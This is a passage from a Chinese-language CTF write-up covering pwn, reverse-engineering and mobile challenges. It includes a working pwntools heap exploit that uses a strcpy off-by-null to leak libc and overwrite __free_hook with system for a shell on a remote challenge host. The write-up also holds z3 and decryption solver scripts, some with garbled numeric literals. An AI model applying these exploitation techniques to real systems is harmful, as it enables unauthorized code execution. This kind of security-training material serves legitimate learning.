u64(p.recv(6)+'\x00'*2)-0x00007ffff7dd1bf8+0x7ffff7a0d000
    print hex(libc.address)
    edit(1, "a", "a"*13+p64(libc.sym['__free_hook']),
p64(libc.sym['system'])+'\n')
    add("123", "aaa", 0x20, "/bin/sh\n")
    delete(3)

    p.interactive()
if __name__ == '__main__':
    exp()

```

PwnCTFM

strcpy导致Off by null

```python
from pwn import *
context.log_level = 'debug'
#p = process("./pwn")
libc = ELF("./libc.so.6")
p = remote("119.3.81.43", 49155)
def add(name, size, des, score):
    p.sendlineafter(">>", "1")
    p.sendlineafter(" name:", name)
    p.sendlineafter("size:", str(size))
    p.sendlineafter("des:", des)
    p.sendlineafter("score:", str(score))
def free(idx):
    p.sendlineafter(">>", "2")
    p.sendlineafter("index:", str(idx))
def show(idx):
    p.sendlineafter(">>", "3")
    p.sendlineafter("index:", str(idx))
p.sendlineafter("name:", "CTFM")
p.sendlineafter("password:", "123456")
add("11", 0xf0, "a", 111)#0
add("11", 0x18, "a", 111)#1
add("11", 0x18, "a", 111)
free(2)
for i in range(8):
    add("11", 0xf0, "a", 111)#2
for i in range(3, 10):
    free(i)
add("11", 0x18, "A", 111)#3

free(0)
free(3)
add("11", 0x18, b"a"*0x18, 111)
free(0)

for i in range(6):
    free(0)
    add("11", 0x18, b"A"*(0x10+7-i), 111)
free(0)

add("11", 0x18, b"A"*(0x10)+p64(0x140), 111)
free(2)
for i in range(8):
    add("11", 0xf0, "a", 111)#1
show(1)
p.recvuntil("des:")
libc.address = u64(p.recv(6)+b'\x00'*2)-0x00007ffff7dcfca0+0x7ffff79e4000
print(hex(libc.address))
free(7)
free(8)
```

```
free(9)
free(0)

add("11", 0x50, b"A"*0x20+p64(libc.sym['__free_hook'])+p64(0), 111)
add("11", 0x10, b"/bin/sh\x00", 111)
add("11", 0x10, p64(libc.sym['system']), 111)
free(7)

p.interactive()
```

Reverse

GoodRE

输入长度要求64位，格式为0-9A-F，hex转码为8个大整数
题目将各个运算符封装为函数，0x830a5376^0x1d3d2acf=0x9e3779b9
为tea系列常数，观察规律可以得知为tea算法。

```
copy(v5, a1);
copy(z, (a1 + 36));
sub_1408(sum, 0);
sub_1408(&v8, 0x830A5376);
sub_1408(&v9, 0x1D3D2ACF);
xor(delta, &v9, &v8);
copy(v11, a2);
copy(v12, (a2 + 36));
copy(v13, (a2 + 72));
copy(v14, (a2 + 108));
v3 = 32;
do
{
  add(sum, sum, delta);
  shl(v15, z, 4);
  add(v15, v15, v11);
  add(v16, z, sum);
  shr(v17, z, 5);
  add(v17, v17, v12);
  xor(v15, v15, v16);
  xor(v15, v15, v17);
  add(v5, v5, v15);
  shl(v18, v5, 4);
  add(v18, v18, v13);
  add(v19, v5, sum);
  shr(v20, v5, 5);
  add(v20, v20, v14);
  xor(v18, v18, v19);
  xor(v18, v18, v20);
  add(z, z, v18);
  --v3;
```

密文

```
.data:0000000000005020 dword_5020      dd 79AE1A3Bh            ; DATA XREF
.data:0000000000005024                 dd 596080D3h
.data:0000000000005028                 dd 80E03E80h
.data:000000000000502C                 dd 846C8D73h
.data:0000000000005030                 dd 21A01CF7h
.data:0000000000005034                 dd 0C7CACA32h
.data:0000000000005038                 dd 45F9AC14h
.data:000000000000503C                 dd 0C5F5F22Fh
```

解密即可拿到flag

---

easyRe

题目拿到尝试运行发现非法指令，排查发现OEP不是合法的地址，猜测被修改过。静态审吧。

```
setvbuf(stdout, 0LL, 2, 0LL);
stream = fopen("my.lua", "rb");
if ( !stream )
  exit(0);
fseek(stream, 0LL, 2);
size = ftell(stream);
ptr = malloc(size);
rewind(stream);
fread(ptr, 1uLL, size, stream);
v12 = decode(ptr, size);
v13 = sub_419950();
sub_41AA90(v13);
sub_41AB00(v13);
if ( !v13 )
```

通过读取my.lua中的内容进行解码

```
_BYTE *__fastcall decode(__int64 a1, int a2)
{
  _BYTE *result; // rax
  int i; // [rsp+14h] [rbp-2Ch]
  int v4; // [rsp+20h] [rbp-20h]
  int v5; // [rsp+24h] [rbp-1Ch]
  int v6; // [rsp+28h] [rbp-18h]
  unsigned __int64 v7; // [rsp+38h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  result = malloc(a2);
  v4 = 2;
  v5 = 3;
  v6 = 5;
  if ( a2 )
  {
    for ( i = 0; i < a2; ++i )
      result[i] = *(i + a1) ^ *(&v4 + 4 * (i % 3));
  }
  return result;
}
```

以2，3，5为key做异或

```
function BitXOR(a,b)
    local p,c=1,0
    while a>0 and b>0 do
        local ra,rb=a%2,b%2
        if ra~=rb then c=c+p end
        a,b,p=(a-ra)/2,(b-rb)/2,p*2
    end
    if a<b then a=b end
    while a>0 do
        local ra=a%2
        if ra>0 then c=c+p end
        a,p=(a-ra)/2,p*2
    end
    return c
end

function adcdefg(j)
    return BitXOR(5977654,j)
end
```

拿到一段lua代码，为xor 5977654。

```
35  s = malloc(0x84uLL);
36  memset(s, 0, 0x84uLL);
37  for ( i = 0; i <= 32; ++i )
38  {
39    *(s + i) = (0x1ED0675 * v5 + 0x6C1) % 0xFE;
40    v5 = *(s + i);
41  }
42  v15 = malloc(0x100uLL);
43  memset(v15, 0, 0x100uLL);
44  for ( j = 0; j <= 31; ++j )
45  {
46    for ( k = 0; k <= 32; ++k )
47    {
48      *(v15 + j + k) += *(j + a2) ^ *(s + k);
49      sub_404220(v13, 0, 0, 0, 0LL, 0LL);
50      v2 = decode(off_63A360, 7);
51      sub_403900(v13, v2);
52      v3 = *(v15 + j + k);
53      sub_4035B0(v13, v3);
54      sub_404220(v13, 1, 1, 0, 0LL, 0LL);
```

之后进行循环加密，并从0x63a360解密出adcdefg函数名，猜测相加过后又调用lua进行了一次xor。这个按位加法在之前的SCTF出现过https://www.anquanke.com/post/id/210037#h2-4，解密脚本一直调试不对，直接用z3正向解吧

```
from z3 import *

dest_enc=
[0x005B360D, 0x00000177, 0x005B377B, 0x00000E0A, 0x005B379A, 0x00000371, 0x005B3842, 0x000003EC, 0x005B3A6E, 0x0000046B, 0x005B3ADC, 0x0000010B, 0x005B386E, 0x00000B11, 0x005B350A, 0x00000FE0, 0x005B226B, 0x00001483, 0x005B3EAB, 0x000010C5, 0x005B1742, 0x00000F85, 0x005B388F, 0x000013E2, 0x005B3C54, 0x000010AA, 0x005B3A05, 0x00000CE3, 0x005B36C7, 0x0000159D, 0x005B3949, 0x144e]

for seed in range(0xfff):
    xor_data = []

    for i in range(33):
        r = (0x1ED0675 * seed + 0x6c1) % 0xfe
        xor_data.append(r)
        seed = r

    s=Solver()

    flag = [BitVec(('x%d' % i), 8) for i in range(32)]
    xor_result = [0 for i in range(64)]
    for i in range(32):
        for j in range(33):
            a = flag[i] ^ xor_data[j]
            xor_result[i + j] += a
            xor_result[i+j]=(xor_result[i+j]^5977654)

    for i in range(0, 32):
        s.add(flag[i]<=127)
        s.add(flag[i]>=32)
        s.add(xor_result[i] == dest_enc[i])

```

```
    if s.check() == sat:
        model = s.model()
        str = [chr(model[flag[i]].as_long().real) for i in range(32)]
        print("".join(str))
        exit()
```

Mobile

hellehellokey

frida脱壳得到dex
核心代码中存在一个加密，本质是个多项式

```
a:三个随机数
k:用户输入
b:7个随机数
res=k+(a[0]*b[i]+a[1]*(b[i])**2+a[2]*(b[i])**3)
```

用下面的代码可以解密key

```
from z3 import *
from Crypto.Util.number import long_to_bytes

k = Int('k')
a = [Int(str(i)) for i in range(3)]
s = Solver()
c = [
    33933,46752,55441,31627,
    60334,50033,63748
]
r = [
    24630022132392494784213339149495 20,
    24630022134072983878976836775261 62,
    24630022135889390424371730152202 24,
    24630022132194490311571891713894 12,
    24630022137199834015961955429897 12,
    24630022134686950357572508681331 20,
    24630022138249727840580876935159 10
]
for i in range(7):
    s.add(k + a[0] * c[i] + a[1] * c[i] ** 2 + a[2] * c[i] ** 3 == r[i])

if s.check()==sat:
    print(s.model())
    key = s.model()[k].as_long()
    print(long_to_bytes(key))
```

然后直接解密即可

```
flag{0cdd5475-f40a263f-35f2698a-3391b5a6}
```